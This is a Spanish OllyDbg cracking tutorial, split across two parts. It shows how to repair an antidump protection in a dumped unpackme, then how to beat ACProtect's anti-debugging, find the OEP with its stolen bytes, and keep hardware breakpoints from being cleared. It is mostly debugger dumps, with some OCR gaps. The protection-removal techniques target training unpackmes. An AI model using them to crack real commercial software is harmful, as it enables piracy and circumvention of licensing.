004271F4  .  C1E1 08       SHL ECX,8
004271F7  .  03CA          ADD ECX,EDX
004271F9  .  890D 2CE6450( MOV DWORD PTR DS:[45E6
004271FF  .  C1E8 10       SHR EAX,10
00427202  .  A3 28E64500   MOV DWORD PTR DS:[45E6
00427207  .  E8 94210000   CALL 004293A0
0042720C  .  85C0          TEST EAX,EAX
0042720E  .v 75 0A         JNZ SHORT 0042721A
00427210  .  6A 1C         PUSH 1C
00A84865=dumpeado.00A84865

Address  Hex dump                ASCII

Backup
Copy
Binary
Assemble
Label
Comment
Breakpoint
Hit trace
Run trace
Follow
New origin here
Go to
```

Si miramos el salto vemos que ahora tenemos alli el codigo faltante.

```
00A84865    FF15 DC0A4600   CALL DWORD PTR DS:[460ADC]      kernel32.GetVersion
00A8486B  - E9 6C299AFF     JMP 004271DC                    dumpeado.004271DC
00A84870    6C              INS BYTE PTR ES:[EDI],DX        I/O command
00A84871    FF15 84094600   CALL DWORD PTR DS:[460984]      kernel32.GetCommandLineA
00A84877  - E9 C8299AFF     JMP 00427244                    dumpeado.00427244
00A8487C    C8 FF1580       ENTER 15FF,80
00A84880    0946 00         OR DWORD PTR DS:[ESI],EAX
00A84883  - E9 532A9AFF     JMP 004272DB                    dumpeado.004272DB
00A84888    53              PUSH EBX
00A84889    8D05 E4E5F1B3   LEA EAX,DWORD PTR DS:[B3F1E5E4]
00A8488F    8D80 261A0E4C   LEA EAX,DWORD PTR DS:[EAX+4C0E1A26]
00A84895  - E9 562A9AFF     JMP 004272F0                    dumpeado.004272F0
00A8489A    56              PUSH ESI
00A8489B    FF15 9C0B4600   CALL DWORD PTR DS:[460B9C]      kernel32.GetModuleHandleA
00A848A1  - E9 562A9AFF     JMP 004272FC                    dumpeado.004272FC
00A848A6    56              PUSH ESI
00A848A7    68 FF000000     PUSH 0FF
```

Si la imagen quedo muy grande y se agrando mucho el archivo se puede parchear todo lo que necesitamos y luego empacarlo con UPX que lo dejara pequeño y funcional y podremos desempacarlo cuando querramos ya el GUIPEX tiene la opcion de empacar y desempacar asi que lo tenemos bien dominado, aunque aquí no es necesario ya que el dumpeado, reparado y con la seccion agregada y la memoria intermedia allocada quedo en menos de 500k.

Otra opcion para los que quieren estudiar otra forma de reparar el antidump, es agregar la o las seccion faltante a continuacion de la ultima para que no se agrande mucho el exe, y luego cambiar el oep en el dumpeado y hacer un injerto para ubicarla en su posicion creandola con VirtualAlloc y copiando los bytes que agregamos alli, este metodo esta muy bien explicado por marciano en el ultimo concurso de crackslatinos si alguien quiere mirarlo se los recomiendo pues cuanto mas metodos conozcamos mejor, el link es.

http://www.ricnar456.dyndns.org/CRACKING/NUEVO%20CURSO/CONCURSOS%20Y%20COLABORACIONES/CONCURSOS/CONCURSOS%202004-2005/CONCURSO%2078/PELock%20v1.06%20(All%20protections)%20-%20por%20marciano.rar

user y pass:hola

En dicho unpackme de pelock que es parecido al que yo hice, la tabla esta redireccionada que era lo que yo queria tambien reparar con el script, pero mi version no tiene la IAT redireccionada por lo cual aplicaremos el script en una futura ocasión ya que habra miles de packers que lo necesiten.

Alli marciano utiliza el otro metodo que es hacer un injerto que cargue la seccion faltante en vez de cambiar el Virtual Offset, muchas veces yo he utilizado ese metodo y es muy bueno, aunque si son muchas las seccion faltantes es un poco cansador ya que hay que agregar una a una, con el metodo de agregarlo con el lordpe nos queda habilitada toda la seccion de memoria entre la ultima seccion y la seccion faltante.

De esta forma con el metodo del PeEditor conviene agregar siempre primero la seccion mas lejana, ya que de esta forma, al reparar con el LORDPE, toda la memoria entre la ultima seccion y el inicio de la seccion faltante quedara allocada sin problemas y podremos copiar del original detenido en el OEP y pegar los bytes en el dumpeado y luego guardar los cambios en este ultimo de cualquier seccion intermedia faltante.

Creo que es claro el ejemplo de que es lo que ocurre al agregar la seccion mas lejana, si esta empeza en 0a80000 como vemos en la imagen de abajo del mapa de memoria del original, el lordpe agranda la seccion anterior el dumpeado para que termine justo antes de 0a80000. Lo cual si nos falta alguna seccion mas antes de a80000 como las que tenemos en rosado, la podemos copiar y pegar facilmente y guardar los cambios.

MAPA DE MEMORIA DEL ORIGINAL

003A0000	00010000				Priv	RW	RW	
00400000	00001000	UnPackMe		PE header	Imag	R	RWE	
00401000	0004A000	UnPackMe	.teddy	code	Imag	R	RWE	
0044B000	0000C000	UnPackMe	.teddy		Imag	R	RWE	
00457000	00009000	UnPackMe	.teddy		Imag	R	RWE	
00460000	00003000	UnPackMe	.teddy		Imag	R	RWE	
00463000	00008000	UnPackMe	.teddy	resources	Imag	R	RWE	
0046B000	0000A000	UnPackMe	.teddy	SFX,imports	Imag	R	RWE	
00480000	00021000				Priv	RW	RW	
004B0000	0000B000				Map	R E	R E	
00570000	00002000				Map	R E	R E	
00580000	00103000				Map	R	R	
00690000	00001000				Priv	RW	RW	
006A0000	00176000				Map	R E	R E	
009A0000	00001000				Priv	RW	RW	
009B0000	00004000				Priv	RW	RW	
009C0000	00003000				Map	R	R	\Device\HarddiskVolume
009D0000	00001000				Priv	RW	RW	
00A50000	00004000				Priv	RW	RW	
00A60000	00003000				Priv	RW	RW	
00A70000	00002000				Map	R	R	
00A80000	0003C000				Priv	RW	RW	
00[illegible]0000	00001000				Priv	RW	RW	
00[illegible]000	00002000				Priv	RW Gua	RW	

MAPA DE MEMORIA DEL DUMPEADO

003F0000	00002000				Map	R	R	
00400000	00001000	dumpeado		PE header	Imag	R	RWE	
00401000	0004A000	dumpeado	.teddy	code	Imag	R	RWE	
0044B000	0000C000	dumpeado	.teddy		Imag	R	RWE	
00457000	00009000	dumpeado	.teddy		Imag	R	RWE	
00460000	00003000	dumpeado	.teddy		Imag	R	RWE	
00463000	00008000	dumpeado	.teddy	resources	Imag	R	RWE	
0046B000	0000A000	dumpeado	.teddy		Imag	R	RWE	
00475000	0060B000	dumpeado	.mackt	imports	Imag	R	RWE	
00A80000	0003C000	dumpeado	seccion	data	Imag	R	RWE	
00AC0000	0000B000				Map	R E	R E	
00B80000	00002000				Map	R E	R E	

Alli se ve que cualquier seccion del original anterior a A80000 existe en el dumpeado y esta allocada ya que LORDPE agrando la seccion mackt, hasta hacerla contigua a la que agregamos, con los cual abarcamos en forma continua y tenemos allocada toda la memoria desde 401000 hasta A80000 + 3c0000 (largo de la ultima seccion)= 0E40000


O sea cualquier seccion que vaya entre 401000 y E40000 ya la tenemos allocada en el dumpeado si necesitamos agregar bytes solo copiando y pegando del original detenido en el OEP al dumpeado y guardando los cambios ya lo tendremos corriendo.

Veremos ejemplos usando ambos metodos, ya que ambos son muy buenos, asi que ahora tienen dos tutes para leer, este y el de marciano, y practiquen ambos, porque hay veces que es mejor usar uno y en otras es mejor usar el otro según las circunstancias.


Hasta la parte 42
Ricardo Narvaja
13/04/06

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 42


Bueno iremos introduciéndonos lentamente en packers mas difíciles y verán que los métodos que utilizaremos son muy variables según el caso, por lo cual hay que tener la mochila bien llena de trucos y practicar cada vez mas, el que nos ocupa ahora es el ACPROTECT 1.09 f el unpackme con todas las protecciones habilitadas.
Dicho unpackme tiene un poco de todo, por lo cual iremos despacio y analizando cada parte de la protección en varias entregas, no nos alcanzara con una sola parte para poder ir despacio y claramente.
El unpackme esta adjunto a este tutorial, así que no hay problema, abramoslo en nuestro OLLYDBG parcheado y con los plugins para ocultarlo.




Allí esta abierto en OLLYDBG, y ya que tiene de tiene de todas las protecciones, chequeemos si corre en OLLYDBG, ya que si no lo hace debemos antes que nada ver como solucionar eso.



Pues aquí en mi parcheado4 ,que adjunte en la parte anterior,con todas las excepciones marcadas y usando el plugin HideOD 0.12 con la configuración que vemos abajo, no tiene ningún problema y corre perfectamente, recuerdo que este packer verificaba mediante las apis Process32Next cual era el proceso que lo había abierto y si descubría que no se habia abierto por medio de una ejecución de doble click, o sea si lo había cargado un loader o un debugger, no corría, pero el plugin HideOD, trae protección contra ese truco, por lo cual el antidebugger del mismo queda completamente anulado sin ningun dolor de cabeza.



Bueno así que no debemos preocuparnos por eso, por lo cual nos concentraremos en llegar al OEP.



De los varios métodos que vimos tanto usar el OLLYDBG para hallar OEPs, como utilizar el buscador de OEPs incorporado que trae el OLLYDBG va perfecto, así que vamos a la

pestaña SFX, y ponemos la tilde en TRACE REAL ENTRY BLOCKWISE y aceptamos y reiniciamos el OLLYDBG el cual luego de un rato parara aquí.

```
004271B1      81            DB 81
004271B2      73            DB 73                                  CHAR 's'
004271B3      F2            DB F2
004271B4      19            DB 19
004271B5  .   68 600E4500   PUSH 450E60                            Real entry point of SFX code
004271BA  .   68 C8924200   PUSH 4292C8                            SE handler installation
004271BF  .   64:A1 000000( MOV EAX,DWORD PTR FS:[0]
004271C9  .   50            PUSH EAX
004271C6  .   64:8925 0000( MOV DWORD PTR FS:[0],ESP
004271CD  .   83C4 A8       ADD ESP,-58
004271D0  .   53            PUSH EBX
```

Ahora la cuestión es, es este el OEP real o tiene stolen bytes.

Miremos un poco el stack en este momento.

```
0012FFBC  FFFFFFFF
0012FFC0  0012FFF0
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDD000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84268D48
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  0046B000  UnPackMe.<ModuleEntryPoint>
0012FFFC  00000000
```

Si quitamos la tilde de buscar el OEP y reiniciamos

```
0012FFC4  7C816D4F  RETURN to kernel32.7C816D4F
0012FFC8  7C920738  ntdll.7C920738
0012FFCC  FFFFFFFF
0012FFD0  7FFDA000
0012FFD4  8054A938
0012FFD8  0012FFC8
0012FFDC  84266B40
0012FFE0  FFFFFFFF  End of SEH chain
0012FFE4  7C8399F3  SE handler
0012FFE8  7C816D58  kernel32.7C816D58
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  0046B000  UnPackMe.<ModuleEntryPoint>
0012FFFC  00000000
```


Vemos que el stack cuando esta detenido en el OEP, tiene dos valores mas de los que tenia cuando arranca en el inicio, y salvo raros casos eso es un indicio de que hay stolen bytes, así que nos prepararemos para hallarlos.

Pero antes debemos corregir el script para evitar que nos anulen los Hardware Breakpoints que les enseñe en las partes anteriores ya que tiene un pequeño bug y lo necesitaremos en este y en muchos packers mas.


Aquí lo podemos probar ya que si ahora queremos parar en el OEP que ya conocemos y ponemos un HBP ON EXECUTION en el, vemos que no para ya que el programa lo deshabilita, inclusive usando el script que les di, tampoco para, ya que este tiene un bug.

Antes que nada explicare donde estaba el error, para que se entienda como quedara el script y porque hubo que modificarlo.


Arranco nuevamente el unpackme en el OLLYDBG, y le coloco los dos BP tanto en KiUserExceptionDispatcher como en el CALL que nos lleva a ZwContinue como se ve en la imagen.




Ahora colocare un Hardware BP on execution en la dirección del OEP, para probar si lo borra o no, podría ser cualquier otra dirección, pero como sabemos que por allí pasara seguro y llegara después de haber hecho todas las trapisondas del packer, pues que mejor que usar esa dirección para probar el script.




Allí en el inicio, hago GOTO EXPRESSION y coloco la dirección del OEP que era 4271B5





Allí esta, le colocaremos el HBP ON EXECUTION.



Marco la primera linea y le coloco el HARDWARE BPX ON EXECUTION.

Ahora doy RUN.

```
7C91EAEC  $  8B4C24 04     MOV ECX,DWORD PTR SS:[ESP+4]
7C91EAF0  .  8B1C24        MOV EBX,DWORD PTR SS:[ESP]
7C91EAF3  .  51            PUSH ECX
7C91EAF4  .  53            PUSH EBX
7C91EAF5  .  E8 C78C0200   CALL 7C9477C1                ntdll.7C9477C1
7C91EAFA  .  0AC0          OR AL,AL
7C91EAFC  .v 74 0C         JE SHORT 7C91EB0A            ntdll.7C91EB0A
7C91EAFE  .  5B            POP EBX
7C91EAFF  .  59            POP ECX
7C91EB00  .  6A 00         PUSH 0
7C91EB02  .  51            PUSH ECX
7C91EB03  .  E8 11EBFFFF   CALL 7C91D619                ntdll.ZwContinue
7C91EB08  .v EB 0B         JMP SHORT 7C91EB15           ntdll.7C91EB15
7C91EB0A  >  5B            POP EBX
7C91EB0B  .  59            POP ECX
7C91EB0C  .  6A 00         PUSH 0
```

Para en el BP y ahora miro el stack


```
0012FC64  0012FC6C
0012FC68  0012FC8C
0012FC6C  00000001
0012FC70  00000000
0012FC74  00000000
0012FC78  00471394  UnPackMe.00471394
0012FC7C  00000003
0012FC80  00000000
0012FC84  00000400
0012FC88  676490CC
0012FC8C  0001003F
0012FC90  004271C6  UnPackMe.004271C6
0012FC94  004271B5  UnPackMe.004271B5
0012FC98  00000000
0012FC9C  00000000
0012FCA0  FFFF0FF0
0012FCA4  00000405
0012FCA8  FFFF027F
0012FCAC  FFFF4020
0012FCB0  FFFFFFFF
0012FCB4  02734312
0012FCB8  06D9001B
0012FCBC  02CEBA60
0012FCC0  FFFF0023
0012FCC4  00000000
```

PUNTERO AL CONTEXT


Cuando para en KiUserExceptionDispatcher el puntero al context esta en el segundo lugar del stack, miremos el CONTEXT en el dump.

```
ntdll.KiUserApcDispatcher+2C
Address   Hex dump                  ASCII
0012FC8C  3F 00 01 00 B5 71 42 00   ?.0.ÁqB.
0012FC94  00 00 00 00 00 00 00 00   ........
